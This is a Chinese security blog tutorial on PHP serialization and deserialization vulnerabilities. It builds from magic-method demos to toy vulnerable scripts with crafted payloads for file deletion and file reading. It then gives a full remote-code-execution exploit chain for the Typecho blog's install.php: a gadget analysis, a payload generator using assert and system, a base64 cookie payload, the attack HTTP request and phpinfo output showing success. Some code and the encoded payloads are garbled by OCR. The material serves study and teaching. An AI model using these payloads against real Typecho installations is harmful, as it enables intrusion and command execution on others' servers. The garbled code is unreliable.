

精通PHP序列化与反序列化之"道"

原创 队员编号028 酒仙桥六号部队 6月30日

这是 酒仙桥六号部队 的第 28 篇文章。

全文共计3952个字，预计阅读时长12分钟。

什么是序列化和反序列化

序列化：将对象转换成一个字符串，PHP序列化函数是：`serialize()`

反序列化：将序列化后的字符串还原为一个对象，PHP反序列化函数是：`unserialize()`

在说反序列化漏洞之前我们先了解一下对象概念：

我们举个例子，如果把生物当成一个大类，那么就可以分为动物和植物两个类，而动物又可以分为食草动物和杂食动物，那有人可能会问了，为什么这么分呢？

因为动物都有嘴，需要吃东西，植物都需要土空气和水，都会吸取养分，那么这些分类我们可以看成php中的类，动物的嘴和植物需要的土空气水都可以当作属性，动物吃东西和植物吸取养分都可以当作方法。世间的万物我们都可以看成是对象，因为他们都有各自的属性。比如：人有身高，体重，年龄，性别等等这些属性，也可以唱歌，跳舞，跑步等等行为。如果把人看成一个类的话，那么身高，体重，年龄，性别这些就是人这个类的属性，而唱歌，跳舞，跑步就是人这个类的行为。

我们来创建一个人类看看，首先要考虑到这个人的姓名(`zhangsan`)，性别(`男`)，年龄(`50`)，还有它会技能(`会忽悠`)。

```
1 <?php
2 class zhangsan{
3
4     public $sex = '男';
5
6     public $age = '50';
7
8     public function skill(){
```

```
9         echo "没病走两步";
10     }
11 }
```

`class` 就是定义这个类，`$sex` 就是这个人的性别，`$age` 就是方法，`$skill()` 就是它的技能，那么把类变成对象就很简单了，只需要 `new` 一下就变成对象了。

```
1 $belles = new zhangsan();
2 // 看看它的年龄
3 echo $belles->age;
4 // 换行
5 echo "\n\r";
6 // 看看它的技能
7 echo $belles->skill();
```

看看运行结果：

```
1  <?php
2  class zhangsan{
3
4      public $sex = '男';
5
6      public $age = '50';
7
8      public function skill(){
9          echo "没病走两步";
10     }
11 }
12
13 $belles = new zhangsan();
14 // 看看它的年龄
15 echo $belles->age;
16 // 换行
17 echo "\n\r";
18 // 看看它的技能
19 echo $belles->skill();
20
```

问题 3 输出 调试控制台 终端

50

没病走两步

这就是一个简单的对象了，那我们就将它序列化和反序列化一下。

```
1 $belles = new zhangsan();
2 echo serialize($belles);
3 echo "\n\r";
4 unserialize('O:8:"zhangsan":2:{s:3:"sex";s:3:"男";s:3:"age";s:2:"50";}');
5 // 看看它的年龄
6 echo $belles->age;
```

```

1  <?php
2  class zhangsan{
3
4      public $sex = '男';
5
6      public $age = '50';
7
8      public function skill(){
9          echo "没病走两步";
10     }
11 }
12
13 $belles = new zhangsan();
14 echo serialize($belles);echo "\n\r";
15 unserialize('O:8:"zhangsan":2:{s:3:"sex";s:3:"男";s:3:"age";s:2:"50"}');
16 // 看看它的年龄
17 echo $belles->age;
18

```

问题 3 输出 调试控制台 终端

```
O:8:"zhangsan":2:{s:3:"sex";s:3:"男";s:3:"age";s:2:"50"};
```

```
50
```

我们可以看到实例化就是把对象转换成字符串，反序列化就是把字符串在变成对象，之后就可以使用对象的功能了。

再来看看与PHP反序列化漏洞有关的魔法函数，这些函数不用创建，默认存在的。

```

1  __destruct()    // 对象被销毁时触发
2  __construct()  // 当一个对象创建时被调用
3  __wakeup()     // 使用unserialize时触发
4  __sleep()      // 使用serialize时触发
5  __toString()   // 把类当作字符串使用时触发
6  __get()        // 获取不存在的类属性时触发
7  __set()        // 设置不存在的类属性会触发
8  __isset()     // 在不可访问的属性上调用isset()或empty()触发
9  __unset()      // 在不可访问的属性上使用unset()时触发

```

```
10 __invoke() // 当脚本尝试将对象调用为函数时触发
```

魔术方法的触发条件：

```
1 <?php
2 class Pers
3 {
4     public $age = '18';
5     public function __construct(){
6         echo '创建对象触发'. "\n\r";
7     }
8     public function __destruct(){
9         echo '销毁对象触发';
10    }
11 }
12
13 $per = new Pers(); // 创建对象, 触发__construct魔术方法
14 unset($per);      // 销毁对象, 触发__destruct魔术方法
```

```
1
2 <?php
3 class Pers
4 {
5     public $age = '18';
6     public function __construct(){
7         echo '创建对象触发'. "\n\r";
8     }
9     public function __destruct(){
10        echo '销毁对象触发';
11    }
12 }
13
14 $per = new Pers(); // 创建对象, 触发__construct魔术方法
15 unset($per);      // 销毁对象, 触发__destruct魔术方法
```

问题 45 输出 调试控制台 终端

```
[Running] php "d:\phpStudy\WWW\asj\111\1.php"
```

创建对象触发

销毁对象触发

可以看到对象在创建的时候调用了**construct**方法，在销毁的时候调用了**destruct**方法。

```

1 <?php
2 class Pers
3 {
4     public $age = '18';
5     public function __sleep(){
6         echo '使用serialize时触发'. "\n\r";
7         return(array('age'));
8     }
9     public function __wakeup(){
10        echo '使用unserialize时触发';
11    }
12 }
13
14 $per = new Pers();
15 serialize($per); // 序列化, 触发__sleep魔术方法
16 unserialize('O:4:"Pers":1:{s:3:"age";s:2:"18";}'); // 反序列化, 触发__wakeup

```

```

1 <?php
2 class Pers
3 {
4     public $age = '18';
5     public function __sleep(){
6         echo '使用serialize时触发'. "\n\r";
7         return(array('age'));
8     }
9     public function __wakeup(){
10        echo '使用unserialize时触发';
11    }
12 }
13
14 $per = new Pers();
15 serialize($per); // 序列化, 触发__sleep魔术方法
16 unserialize('O:4:"Pers":1:{s:3:"age";s:2:"18";}'); // 反序列化, 触发__wakeup魔术方法
17

```

问题 43 输出 调试控制台 终端

[Running] pnp a:\pnpstudy\www\asj\111\1.pnp

使用serialize时触发

使用unserialize时触发

可以看到对象在实例化的时候触发了**sleep**方法，在反序列化的时候触发了**wakeup**方法。

```

1 <?php

```

```
2 class Pers
3 {
4     public $age = '18';
5
6     public function __toString(){
7         return '对象当作字符串使用时触发'."\n\r";
8     }
9     public function __get($p){
10        echo '获取类不存在的方法会触发'."\n\r";
11    }
12    public function __set($n,$v){
13        echo "设置不存在的类属性会触发"."\n\r";
14    }
15 }
16 $per = new Pers();
17 $per->age = '20';
18 echo $per;           // 把对象当成字符串输出
19 $per->p1;            // 获取类不存在的属性
20 $per->n = 'aa';      // 设置类不存在的属性
```

对象在 `echo` 的时候会把对象当成字符串就会触发 `__toString` 方法，获取类不存在的属性 `p1`，触发 `__get` 魔术方法，设置类不存在的属性 `n`，触发 `__set` 魔术方法。

```

6     public function __toString()
7     {
8         return '对象当作字符串使用时触发'."\n\r";
9     }
10    public function __get($p){
11        echo '获取类不存在的方法会触发'."\n\r";
12    }
13    public function __set($n,$v){
14        echo "设置不存在的类属性会触发"."\n\r";
15    }
16    $per = new Pers();
17    $per->age = '20';
18    echo $per;           // 把对象当成字符串输出
19    $per->p1;           // 获取类不存在的属性
20    $per->n = 'aa';     // 设置类不存在的属性

```

问题 输出 调试控制台 终端

对象当作字符串使用时触发

获取类不存在的方法会触发

设置不存在的类属性会触发

```

1 <?php
2 class Pers
3 {
4     public $age = '18';
5
6     public function __isset($p){
7         echo "判断属性是否存在的时候触发"."\n\r";
8     }
9     public function __unset($content) {
10        echo "当在类外部使用unset()函数来删不存在的属性时自动调用的"."\n\r";
11    }
12    public function __invoke($content) {
13        echo "把一个对象当成一个函数去执行"."\n\r";
14    }
15 }
16
17 $per = new Pers();
18 $per->age = '20';

```



```

19 isset($per->aaa); // 判断属性是否存在
20 unset($per->ages); // 删除不存在的属性
21 $per('111'); // 把对象当作函数

```

判断属性是否存在的时候触发 `__isset` 魔术方法,删除不存在的属性时候触发 `__unset` 魔术方法,把对象当作函数的时候触发 `__invoke` 魔术方法。

```

9     public function __unset($content) {
10         echo "当在类外部使用unset()函数来删不存在的属性时自动调用的"."\\n\\r";
11     }
12     public function __invoke($content) {
13         echo "把一个对象当成一个函数去执行"."\\n\\r";
14     }
15 }
16
17 $per = new Pers();
18 $per->age = '20';
19 isset($per->aaa); // 判断属性是否存在
20 unset($per->ages); // 删除不存在的属性
21 $per('111'); // 把对象当作函数

```

问题 输出 调试控制台 终端

[Running] php -d.(phpstudy www(43) (111) 1.php

判断属性是否存在的时候触发

当在类外部使用unset()函数来删不存在的属性时自动调用的

把一个对象当成一个函数去执行

[Done] exited with code:0 in 0.596 seconds

php反序列化案例

小案例1

先修改值，然后序列化。

```

1 // demo1.php
2 <?php
3 class delete{
4     public $name = 'error';
5     function __destruct()

```

```
6 {
7     echo $this->name.'<br>';
8     echo $this->name . ' delete';
9     unlink(dirname(__FILE__).'/'.$this->name);
10 }
11 }
12
13 // demo2.php
14 <?php
15 include 'demo1.php';
16 class per{
17     public $name = '';
18     public $age = '';
19     public function infos(){
20         echo '这里随便';
21     }
22 }
23 $pers = unserialize($_GET['id']);
```

分析一下上面的代码，可以看到直接获取 `id`，这个参数可控，我们可以把这个参数输入成 `delete` 类的实例化，并把 `delete` 类中的 `$name` 的参数进行修改成我们想要的，就可以造成文件删除，下面来构造一下 Exploit：

```
1 // 序列化 demo1.php
2 <?php
3 class delete{
4     public $name = 'error';
5 }
6 $del = new delete();
7 $del->name = 'ccc.php';
8 echo serialize($del);
9
10 // demo2.php?id=0:6:"delete":1:{s:4:"name";s:7:"ccc.php";}
```


小案例2

```
1 // demo3.php
```

```
2 <?php
3 class red{
4     public $name = 'error';
5     function __toString()
6     {
7         // echo $this->name;
8         return file_get_contents($this->name);
9     }
10 }
11
12 // demo4.php
13 <?php
14 include 'demo3.php';
15 class per{
16     public $name = '';
17     public $age = '';
18     public function infos(){
19         echo '这里随便';
20     }
21 }
22 $pers = unserialize($_GET['id']);
23 echo $pers;
```

我们可以看到id参数同样可控的，red类有一个__toString方法，这个方法上面说到了，只要当成字符串使用就会自动调用，可以构造下面的Exploit，来查看文件内容。

```
1 // 序列化 demo1.php
2 <?php
3 class red{
4     public $name = 'error';
5 }
6 $del = new red();
7 $del->name = 'ccc.txt';
8 echo serialize($del);
```



Typecho安装文件反序列化漏洞

漏洞代码分析:

```
1 // 要让代码执行到这里需要满足一些条件:
2 // 判断是否已经安装
3 if (!isset($_GET['finish']) && file_exists(__TYPECHO_ROOT_DIR__ . '/con
4     exit;
5 }
6
7 // 挡掉可能的跨站请求
8 if (!empty($_GET) || !empty($_POST)) {
9     if (empty($_SERVER['HTTP_REFERER'])) {
10         exit;
11     }
12
13     $parts = parse_url($_SERVER['HTTP_REFERER']);
14     if (!empty($parts['port']) && $parts['port'] != 80 && !Typecho_Comme
15         $parts['host'] = "{$parts['host']}:{$parts['port']}";
16     }
17
18     if (empty($parts['host']) || $_SERVER['HTTP_HOST'] != $parts['host']
19         exit;
20     }
21 }
22
23 // install.php
24 <?php
```

```

25 // 先调用了Typecho_Cookie::get()方法获取Cookie中的__typecho_config的值,在bas
26 // 由此可以判断出poc应该进行base64加密放在cookie中
27 $config = unserialize(base64_decode(Typecho_Cookie::get('__typecho_conf:
28 Typecho_Cookie::delete('__typecho_config');
29 // 然后调用Typecho_Db
30 $db = new Typecho_Db($config['adapter'], $config['prefix']);
31 $db->addServer($config, Typecho_Db::READ | Typecho_Db::WRITE);
32 Typecho_Db::set($db);
33 ?>
34
35 // 在Typecho_Db方法中进入到__construct方法
36 public function __construct($adapterName, $prefix = 'typecho_')
37 {
38     $this->_adapterName = $adapterName;
39     // 这里进行的拼接操作,这里可以判断出可能会触发类的__toString()方法
40     $adapterName = 'Typecho_Db_Adapter_' . $adapterName;
41     // ...省略
42 }
43
44 // 其中有三个类有使用__toString()方法:
45 // var/Typecho/Config.php
46 // var/Typecho/Feed.php
47 // var/Typecho/Db/Query.php
48 // 其中Feed可以利用,在Feed__toString()方法中的290行
49 foreach ($this->_items as $item) {
50     $content .= '<item>' . self::EOL;
51     $content .= '<title>' . htmlspecialchars($item['title']) . '</title:
52     $content .= '<link>' . $item['link'] . '</link>' . self::EOL;
53     $content .= '<guid>' . $item['link'] . '</guid>' . self::EOL;
54     $content .= '<pubDate>' . $this->dateFormat($item['date']) . '</publ
55     // 在这里,我们可以控制变量为不可访问的属性phpinfo();,这时候可以判断出可能会触发
56     $content .= '<dc:creator>' . htmlspecialchars($item['author']->screen
57
58 // 在文件Request.php中的__get()方法中,获取到了screenName
59 public function __get($key)
60 {
61     echo $key;exit;//screenName
62     return $this->get($key);
63     // 跟进$this->get($key)就是获取screenName的值为phpinfo(),很简单不写了,然后
64 }

```

```

65
66 // 再跟进$this->_applyFilter($value)
67 private function _applyFilter($value)
68 {
69     if ($this->_filter) {
70         foreach ($this->_filter as $filter) {
71             var_dump($filter.'--'. $value);exit;
72             // 这里可以看到获取了两个值 "assert--phpinfo()",并交给call_user_f
73             $value = is_array($value) ? array_map($filter, $value) : ca
74             //。。。省略

```

我们再来回顾一边漏洞产生的步骤：

- 1.从Cookie或者POST的数据中找到'__typecho_config'字段。
- 2.然后调用'__typecho_config'中的'adapter'和'prefix'实例化一个Typecho_Db类。
- 3.在实例化过程中，采用了字符串拼接访问了'adapter'，当我们设置的'adapter'字段是一个类的话，就会触发这个类的__toString()魔术方法。
- 4.寻找到Feed这个类中的__toString()魔术方法，访问了\$item['author']->screenName。
- 5.当\$item['author']->screenName为一个不可访问的属性时，将会触发该类的__get()魔术方法
- 6.Typecho_Request类的魔术方法中，调用了get(),该方法内，检测了_params[\$key]是否存在。
- 7.将\$params[\$key]的值传入applyFilter()方法，并执行代码。

// Exploit如下：

```

1 <?php
2 class Typecho_Feed
3 {
4     const RSS1 = 'RSS 1.0';
5     const RSS2 = 'RSS 2.0';
6     const ATOM1 = 'ATOM 1.0';
7     const DATE_RFC822 = 'r';
8     const DATE_W3CDTF = 'c';
9     const EOL = "\n";
10    private $_type;

```

```
11     private $_items;
12
13     public function __construct(){
14         $this->_type = $this::RSS2;
15         $this->_items[0] = array(
16             'title' => '1',
17             'link' => '1',
18             'date' => 1508895132,
19             'category' => array(new Typecho_Request()),
20             'author' => new Typecho_Request(),
21         );
22     }
23 }
24
25 class Typecho_Request
26 {
27     private $_params = array();
28     private $_filter = array();
29
30     public function __construct(){
31         $this->_params['screenName'] = 'phpinfo()';
32         $this->_filter[0] = 'assert';
33     }
34     // 执行系统命令
35     // public function __construct(){
36     //     $this->_params['screenName'] = 'ipconfig';
37     //     $this->_filter[0] = 'system';
38     // }
39 }
40
41 $exp = array(
42     'adapter' => new Typecho_Feed(),
43     'prefix' => 'typecho_'
44 );
45
46 echo base64_encode(serialize($exp));
47
48 // payload
49 __typecho_config=YToy0ntz0jc6ImFkYXB0ZXIi0086MTI6IlR5cGVjaG9fRmVlZCI6MjI
```

复现漏洞：

将payload传入cookie中。

```

GET /install.php?start HTTP/1.1
Host: ...
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/78.0.3904.97 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3
Referer: ...
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie:
__typecho_config=YToyOntzOjciNmFlYXB0ZXI0ODhMTBIR5cGVjaG9FRmVlZC8Mlp7czoxOTolAFR5cGVjaG9FRmVlZABidHwZS7czo3OUsU1MgM4w@zOjwOIAVHwZWNob19GZWVlAF9pdGVtcyI7YToxOntzOjA7YT01OntzOjU6hRpdGxkzOjE6EIO3M
BNDobGuaYl7czoxOlxzOjQ6mRhdGU026MTUwODgSNTZmZmzOjg6mhdGVnb3U5@hOjE6e2k6MDPOJE1OUJueXBiy2hvX1JicXVlc3Q0j6e3M8MjQ6BgUeXBiy2hvX1JicXVlc3Q0AX3BhcmFscyI7YToxOntzOjEwOjY3JlZV50YVW1MzOj6hBocGluZm8kSI
7TXM8MjQ6BgUeXBiy2hvX1JicXVlc3Q0AX2ZpbHRicI7YToxOntzOjA7czo2OJhc3NlcnQ0O319fXl9czo2OUwcmVmaXg0M3M6ODoidHwZWNob18IO3O;
__typecho_config=YToyOntzOjciNmFlYXB0ZXI0ODhMTBIR5cGVjaG9FRmVlZC8Mlp7czoxOTolAFR5cGVjaG9FRmVlZABidHwZS7czo3OUsU1MgM4w@zOjwOIAVHwZWNob19GZWVlAF9pdGVtcyI7YToxOntzOjA7YT01OntzOjU6hRpdGxkzOjE6EIO3M
BNDobGuaYl7czoxOlxzOjQ6mRhdGU026MTUwODgSNTZmZmzOjg6mhdGVnb3U5@hOjE6e2k6MDPOJE1OUJueXBiy2hvX1JicXVlc3Q0j6e3M8MjQ6BgUeXBiy2hvX1JicXVlc3Q0AX3BhcmFscyI7YToxOntzOjEwOjY3JlZV50YVW1MzOj6hBocGluZm8kSI
7TXM8MjQ6BgUeXBiy2hvX1JicXVlc3Q0AX2ZpbHRicI7YToxOntzOjA7czo2OJhc3NlcnQ0O319fXl9czo2OUwcmVmaXg0M3M6ODoidHwZWNob18IO3O; __typecho_lang=zh_CN; PHPSESSID=3f78ebc85eb73b48e47a1017941e02c5
Connection: close

```



string(17) "assert--phpinfo()"

PHP Version 5.2.17

System	Windows NT DESKTOP-2IL1C93 6.2 build 9200
Build Date	Jan 6 2011 17:34:09
Configure Command	escript /nologo configure.js "--enable-snapshot-build" "--enable-debug-pack" "--with-snapshot-template=d:\php-sdk\snap_5_2\vc6\x86\template" "--with-php-build=d:\php-sdk\snap_5_2\vc6\x86\php_build" "--disable-zts" "--disable-isapi" "--disable-nsapi" "--with-pdo-oci=D:\php-sdk\oracle\instantclient10\sdk\shared" "--with-oci8=D:\php-sdk\oracle\instantclient10\sdk\shared" "--without-pi3web"
Server API	CGI/FastCGI
Virtual	disabled



知其黑 守其白

分享知识盛宴，闲聊大院趣事，备好酒肉等你



长按二维码关注 酒仙桥六号部队